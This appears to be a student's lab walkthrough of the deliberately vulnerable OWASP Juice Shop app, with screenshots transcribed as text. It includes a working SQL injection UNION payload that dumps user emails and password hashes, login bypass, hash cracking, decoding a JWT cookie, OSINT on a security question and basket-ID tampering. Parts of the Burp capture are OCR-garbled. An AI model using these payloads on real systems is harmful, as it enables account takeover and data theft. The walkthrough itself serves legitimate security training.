
OWASP Juice Shop


Injection

Log in with the administrator's user account using SQL Injection


found admin email




try to inject single quote (interesting)



try to perform SQL injection




successfully login as admin@juice-sh.op user




Broken Authentication

reset Jim's password using the forgotten password mechanism - what was the answer to the secret question?


found jim email




access forgot password link




jim's eldest siblings middle name?




found interesting main.js and found /administration dir




able to access administration page



jim is user 2, and the recycling req saw jim address



google search the address




About 365 results (0.49 seconds)

memory-alpha.fandom.com > wiki > Starfleet_Headqua... 🔻

<u>Starfleet Headquarters | Memory Alpha | Fandom</u>

Starfleet Headquarters was the administrative center of Starfleet Command ... Its address at 24-593 Federation Drive, San Francisco, CA was mentioned in the ...

1st link



starfleet command (computer game: star trek: starfleet command interesting....)

in: United Earth Starfleet agencies, Federation Starfleet agencies



(COVERS INFORMATION FROM

For the mirror universe counterpart, please see Starfleet Command (mirror).

For the computer game, please see Star Trek: Starfleet Command.

Starfleet Command, Space Central, Space Command or Spacefleet

google search found james

×



Q

en.wikipedia.org > wiki > James_T ▼

James T. Kirk - Wikipedia

James Tiberius Kirk is a fictional character in the **Star Trek** media franchise. Kirk (William ... Kirk became **Starfleet**'s youngest starship captain after receiving **command** of the ... In **Star Trek**: The Motion Picture, Admiral Kirk is Chief of **Starfleet** Operations, and he takes **command** of the Enterprise from Captain Willard Decker.

Died: 2371 Origin: Earth

First appearance: "The Man Trap" (1966); (The ... Born: March 22, 2233; Riverside, Iowa, Earth; ...

found jim's brother middle name "Samuel"

Star Trek: Starfleet Command 'james' brother








George Samuel Kirk | Memory Alpha | Fandom


He was the **brother of famed Starfleet Captain James T. Kirk,** who was the only one who ... began a five-year mission of exploration in **command** of the USS Enterprise. ... George Samuel Kirk was to appear in 2009's **Star Trek** (referred to in the ...

what is the administrator password?

method 1: SQL injection

found the search box can perform SQL injection (the restAPI address) http://10.10.8.146/rest/product/search?q=






OWASP Juice Shop (Express ~4

500 SequelizeDatabaseError: SQLITE_ERROR: near "asd": syntax error

at Query.formatError (/home/ubuntu/juice-shop_8.2.0/node_modules/sequelize/lib/dialects/sqlite/query.js:423:16) at afterExecute (/home/ubuntu/juice-shop_8.2.0/node_modules/sequelize/lib/dialects/sqlite/query.js:119:32) at replacement (/home/ubuntu/juice-shop_8.2.0/node_modules/sqlite3/lib/trace.js:19:31) at Statement.errBack (/home/ubuntu/juice-shop_8.2.0/node_modules/sqlite3/lib/sqlite3.js:16:21)

found the order max is 8




OWASP Juice Shop (Express ~4.16.4)

500 SequelizeDatabaseError: SQLITE_ERROR: 1st ORDER BY term out of range - should be between 1 and 8


at Query.formatError (/home/ubuntu/juice-shop_8.2.0/node_modules/sequelize/lib/dialects/sqlite/query.js:423:16) at afterExecute (/home/ubuntu/juice-shop_8.2.0/node_modules/sequelize/lib/dialects/sqlite/query.js:119:32) at replacement (/home/ubuntu/juice-shop_8.2.0/node_modules/sqlite3/lib/trace.js:19:31)

at Statement.errBack (/home/ubuntu/juice-shop_8.2.0/node_modules/sqlite3/lib/sqlite3.js:16:21)

successfully perform SQL Injection //sqlite_version on 8: 3.24.0



Getting information about the table and columns //the /login page (still rmb the object Object error?)




```
burpsuite result
/*
now we got the:-
tablename: Users
columns: email, password
```

*/

```
Raw Params Headers Hex
                                                                                                          HTTP/1.1 500 Internal Server Error
  OST /rest/user/login HTTP/1.1
Host: 10.10.8.146
                                                                                                          X-Powered-By: Express
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101
Firefox/68.0
                                                                                                         Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
                                                                                                          X-Frame-Options: SAMEORIGIN
                                                                                                         Content-Type: application/json; charset=utf-8
Date: Tue, 09 Jun 2020 14:51:37 GMT
Content-Type: application/json
Content-Length: 32
                                                                                                         Connection: close
Content-Length: 1142
Origin: http://l0.10.8.146
DNT: 1
                                                                                                             "error": {
Connection: close
                                                                                                         Referer: http://10.10.8.146/
ontinueCode=pRD6aPNBWrXlgwKnEyj4d5RhzclIlsQS6uXcYEGomY03bM1J87keQZ9qLxv
  io=pLeu5XfukrppEqYPAAAZ
{"email":"test'","password":"a"}
                                                                                                          (/home/ubuntu/juice-shop_8.2.0/node_modules/sequelize/lib/dialects/sqlite/query.js:119:32)\n
                                                                                                           at replacement (/home/ubuntu/juice-shop_8.2.0/node_modules/sqlite3/lib/trace.js:19:31)\n
                                                                                                          at Statement errBack
                                                                                                          (/home/ubuntu/juice-shop_8.2.0/node_modules/sqlite3/lib/sqlite3.js:16:21)",
                                                                                                               "name": "SequelizeDatabaseError
                                                                                                               "name": "SequelizeDatabaseError",
"parent": {
    "errno": 1,
    "code": "SQLITE_ERROR",
    "sql": "SQLECT * FROM Users WHERE email = 'test'' AND password =
    ""SQLECT * FROM Users WHERE email = 'test'' AND password =
                                                                                                          '0cc175b9c0f1b6a831c399e269772661'
                                                                                                                "original": {
                                                                                                         "erno": 1,
    "code": "SQLITE_ERROR",
    "sql": "SELECT * FROM Users WHERE email = 'test'' AND password =
'0cc175b9c0f1b6a831c399e269772661'"
                                                                                                          },
    "sql": "SELECT * FROM Users WHERE email = 'test'' AND password =
'Occ175b9c0f1b6a831c399e269772661'"
```

Perform SQL Injection

//http://10.10.8.146/rest/product/search?q=%27))%20union%20select%201,2,3,4,5,6,email,password%20from%20users--




cracked admin hash credential

Enter up to 20 non-salted hashes, one per line:




method 2: JSON Token in Cookies


login as admin email with sql injection method




check the cookies -> token



decode it with base64 //found password in it!!



cracked admin hash credential



Sensitive Data Exposure


Access a confidential document and enter the name of the first file with the extension ".md"

interesting green highlighted link


commodo consequat. Duis autem vel eum iriure dolor in hendrerit in vulputate velit esse molestie consequat, vel illum dolore eu feugiat nulla facilisis at vero eros et accumsan et iusto odio dignissim qui blandit praesent luptatum zzril delenit augue duis dolore te feugait nulla facilisi. Check out our boring terms of use if you are interested in such lame stuff. Nam liber tempor cum soluta nobis eleifend option congue nihil imperdiet doming id quod mazim placerat facer possim assum. Lorem ipsum dolor sit amet, consectetuer adipiscing elit, sed diam nonummy nibh euismod tincidunt ut laoreet dolore magna aliquam erat volutpat. Ut wisi enim ad minim veniam, quis nostrud exerci tation ullamcorper suscipit lobortis nisl ut aliquip ex ea commodo

the link redirect to this path
//legal.md ?
// ftp directory?
//interesting


OWASP Juice Shop × 10.10.8.146/ftp/legal.md?mc × New Tab




access /ftp directory



interesting file




confidential file voila!




Broken Access Control

Access the administration section of the store - What is the name of the page?

found interesting main.js and found /administration dir




able to access administration page




Access someone else's basket


access my own basket (this is admin user basket)



interesting session storage (bid key)




change to 2 and the basket had changed! (it based on the userID) 1 is admin, 2 is jim (refer to admin page)



Get rid of all 5 star customer feedback

press the trash can icon to remove feedback


Administration Registered Users Customer Feedback admin@juice-sh.op Great shop! jim@juice-sh.op Awesome service! bender@juice-sh.op Incompetent customer bjoern.kimminich@googl support! Can't email.com even upload photo of broken ciso@juice-sh.op purchase! Support Team: support@juice-sh.op Sorry, only order confirmation PDFs can be morty@juice-sh.op attached to complaints! mc.safesearch@juice-This website uses f



Cross Site Scripting (XSS)


Carry out reflected XSS using Tracking Orders

test on entering text what would happen

